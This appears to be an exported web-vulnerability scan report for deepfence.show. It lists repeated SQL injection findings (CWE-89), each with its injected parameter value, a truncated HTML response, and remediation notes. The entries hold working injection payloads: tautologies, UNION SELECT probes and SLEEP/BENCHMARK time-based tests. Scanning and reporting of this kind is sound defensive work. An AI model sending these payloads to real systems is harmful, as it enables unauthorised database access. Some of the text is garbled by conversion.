Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1207				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))--</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))--
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1208	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,-</td></tr></table>		Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,-
Name	Value					
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,-					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1209					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET


Name	Value
DemoUser1#	admin'/*

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1210

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>OR 1=1</td></tr></table>	Name	Value	DemoUser1#	OR 1=1
Name	Value				
DemoUser1#	OR 1=1				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1211				

Scan	SQL Injection						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin') or '1'='1#</td></tr></table>			Name	Value	DemoUser1#	admin') or '1'='1#
Name	Value						
DemoUser1#	admin') or '1'='1#						
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlgg9Fqg93Dy...</pre></div>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#						
CWE-ID	CWE-89						
Issue Number	#1212						

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 11#</td></tr></table>		Name	Value	DemoUser1#	ORDER BY 11#
Name	Value					
DemoUser1#	ORDER BY 11#					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/</pre>					

		
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1213	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28</td></tr></table>		Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28
Name	Value					
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1214					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	

Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#</td></tr> </table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYnN5c2llPAAACaxJREFUeNqsVltsXNUV3fvcc1/B8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDv6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1215				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table border="1"> <thead> <tr> <th>Name</th><th>Value</th></tr> </thead> <tbody> <tr> <td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))</td></tr> </tbody> </table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAAGCAYAAABzenr0AAAAXRfWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGppjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMexe789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1216

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1217				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')), 4,5,6,7,8,9,10,11,12</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')), 4,5,6,7,8,9,10,11,12
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')), 4,5,6,7,8,9,10,11,12				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785</p>				

	<p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1218

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6--
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1219				

Scan SQL Injection

